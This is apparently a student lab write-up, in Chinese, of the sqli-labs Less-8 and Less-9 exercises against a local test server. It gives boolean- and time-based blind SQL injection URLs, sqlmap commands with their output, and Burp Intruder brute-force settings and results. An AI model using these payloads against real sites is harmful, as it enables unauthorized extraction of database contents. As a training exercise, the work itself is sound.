



完成sqli中less 8布尔盲注实验，获取数据库字段内容； 获取数据库名称长度

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and length(database())=8%23
```




获取数据库名

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and  
  ascii(substr(database(),1,1))=115%23
```




获取表的数量

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and (select count(table_name)
  from information_schema.tables where table_schema="security")=4%23
```




获取表名长度

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and length((select table_name
  from information_schema.tables where table_schema="security" limit
  0,1))=6%23
```




获取表名

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 0,1),1,1))=101%23
```




获取字段数量

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and (select count(column_name) from information_schema.columns where table_name="emails" )=2%23
```




获取字段长度

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and length((select column_name from information_schema.columns where table_name="emails" limit 0,1))=2%23
```



获取字段名

```
1 http://192.168.123.62/sqli-labs/Less-8/?id=1' and ascii(substr((select column_name from information_schema.columns where table_name="emails" limit 0,1),1,1))=105%23
```




使用sqlmap

数据库


```

python .\sqlmap.py -u "http://192.168.123.62/sqli-labs/Less-8/?id=1" -D "security" --tables

```



```

{1.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:46:01 /2022-10-21/

[20:46:02] [INFO] resuming back-end DBMS 'mysql'
[20:46:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 7820=7820 AND 'Vejb'='Vejb

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8863 FROM (SELECT(SLEEP(5)))aXBm) AND 'RhiH'='RhiH
---
[20:46:02] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[20:46:02] [INFO] fetching tables for database: 'security'
[20:46:02] [INFO] fetching number of tables for database 'security'
[20:46:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for fast
[20:46:02] [INFO] retrieved: 4
[20:46:02] [INFO] retrieved: emails
[20:46:02] [INFO] retrieved: referers
[20:46:03] [INFO] retrieved: uagents
[20:46:04] [INFO] retrieved: users
Database: security
[4 tables]
+-----+
| emails |
| referers |
| uagents |
| users |
+-----+

```

字段

```
c:\Life\Software\Mytools\sqlmap-1.6 © 20:47:11 81.125s
python .\sqlmap.py -u "http://192.168.123.62/sqli-labs/Less-8/?id=1" -D "security" -T "emails" --column

--
  H
--
{1.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:47:17 /2022-10-21/

[20:47:18] [INFO] resuming back-end DBMS 'mysql'
[20:47:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 7820=7820 AND 'Vejb'='Vejb

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8863 FROM (SELECT(SLEEP(5)))aXBm) AND 'RhiH'='RhiH
---
[20:47:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[20:47:18] [INFO] fetching columns for table 'emails' in database 'security'
[20:47:18] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:47:18] [INFO] retrieved: 2
[20:47:18] [INFO] retrieved: id
[20:47:18] [INFO] retrieved: int(3)
[20:47:19] [INFO] retrieved: email_id
[20:47:19] [INFO] retrieved: varchar(30)
Database: security
Table: emails
[2 columns]
+-----+
| Column | Type          |
+-----+
| email_id | varchar(30)   |
| id       | int(3)        |
+-----+
```

burp爆破数据库名

设计爆破模式和爆破目标



添加爆破载荷

Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the different ways.

Payload set:

1

▼

Payload count: 8

Payload type:

Numbers

▼

Request count: 520

?

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:

☒ Sequential

☐ Random

From:

1

To:

8

Step:

1

How many:

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the different ways.

Payload set:

2

▼

Payload count: 65

Payload type:

Simple list

▼

Request count: 520

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

h

i

j

k

l

m

n

o

p

Add

Enter a new item


Add from list ...

▼

爆破成功


数据库名字

```
1 http://192.168.123.62/sqli-labs/Less-9/?id=1' and if(ascii(substr(database(),1,1))=115,sleep(5),1)%23
```




表数量

```
1 http://192.168.123.62/sqli-labs/Less-9/?id=1' and if((select count(table_name) from information_schema.tables where table_schema="security")=4,sleep(5),1)%23
```



表长度

```
1 http://192.168.123.62/sqli-labs/Less-9/?id=1' and if(length((select table_name from information_schema.tables where table_schema="security" limit 0,1))=6,sleep(5),1)%23
```



表名字

```
1 http://192.168.123.62/sqli-labs/Less-9/?id=1' and if(ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 0,1),1,1))=101,sleep(5),1)%23
```



sqlmap

```
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2832 FROM (SELECT(SLEEP(5)))BBej) AND 'sUSi'='sUSi

---
[20:56:51] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx 1.15.11
back-end DBMS: MySQL > 5.0.12
[20:56:51] [INFO] fetching database names
[20:56:51] [INFO] fetching number of databases
[20:56:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:56:51] [INFO] retrieved: 11
[20:56:51] [INFO] retrieved: information_schema
[20:56:52] [INFO] retrieved: challenges
[20:56:53] [INFO] retrieved: dami_
[20:56:53] [INFO] retrieved: dvwa
[20:56:54] [INFO] retrieved: mysql
[20:56:54] [INFO] retrieved: performance_schema
[20:56:56] [INFO] retrieved: pikachu
[20:56:56] [INFO] retrieved: root
[20:56:57] [INFO] retrieved: security
[20:56:58] [INFO] retrieved: sys
[20:56:58] [INFO] retrieved: testsql
available databases [11]:
[*] challenges
[*] dami_
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] root
[*] security
[*] sys
[*] testsql

[20:56:59] [INFO] fetched data logged to text files under 'C:\Users\Bexh0lder\AppData\Local\sqlmap\output\192.168.123.62'
[20:56:59] [WARNING] your sqlmap version is outdated

[*] ending @ 20:56:59 /2022-10-21/
```

burp爆破数据库名

选择爆破模式和爆破目标

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.123.62

☒ Update Host header to match target

```
1 GET /sqlmap-labs/Less-9/?id=1%27%20and%20if(substr(database(),$1$,1)=%27$a$%27,sleep(5),1)%23 HTTP/1.1
2 Host: 192.168.123.62
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
9 Cookie: PHPSESSID=pun0es9dd2h4lmg@onrua9lt60
10 Connection: close
11
12
```

设置爆破载荷

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position different ways.

Payload set: 2 Payload count: 63
Payload type: Simple list Request count: 504

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

a

b

c

d

e

f

g

h

i

Add

Enter a new item

Add from list ...

? Payload Processing

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position different ways.

Payload set: 2 Payload count: 63
Payload type: Simple list Request count: 504

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

a

b

c

d

e

f

g

h

i

Add

Enter a new item

Add from list ...

? Payload Processing

爆破成功

AttackSaveColumns

4. Intruder attack of http://192.168.123.62 - Temporary attack - Not saved to project file

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Respon...	Error	Timeout	Length
34	2	e	200	5039	<input type="checkbox"/>	<input type="checkbox"/>	914
200	8	y	200	5033	<input type="checkbox"/>	<input type="checkbox"/>	914
70	6	i	200	5031	<input type="checkbox"/>	<input type="checkbox"/>	914
159	7	t	200	5023	<input type="checkbox"/>	<input type="checkbox"/>	914
164	4	u	200	5022	<input type="checkbox"/>	<input type="checkbox"/>	914
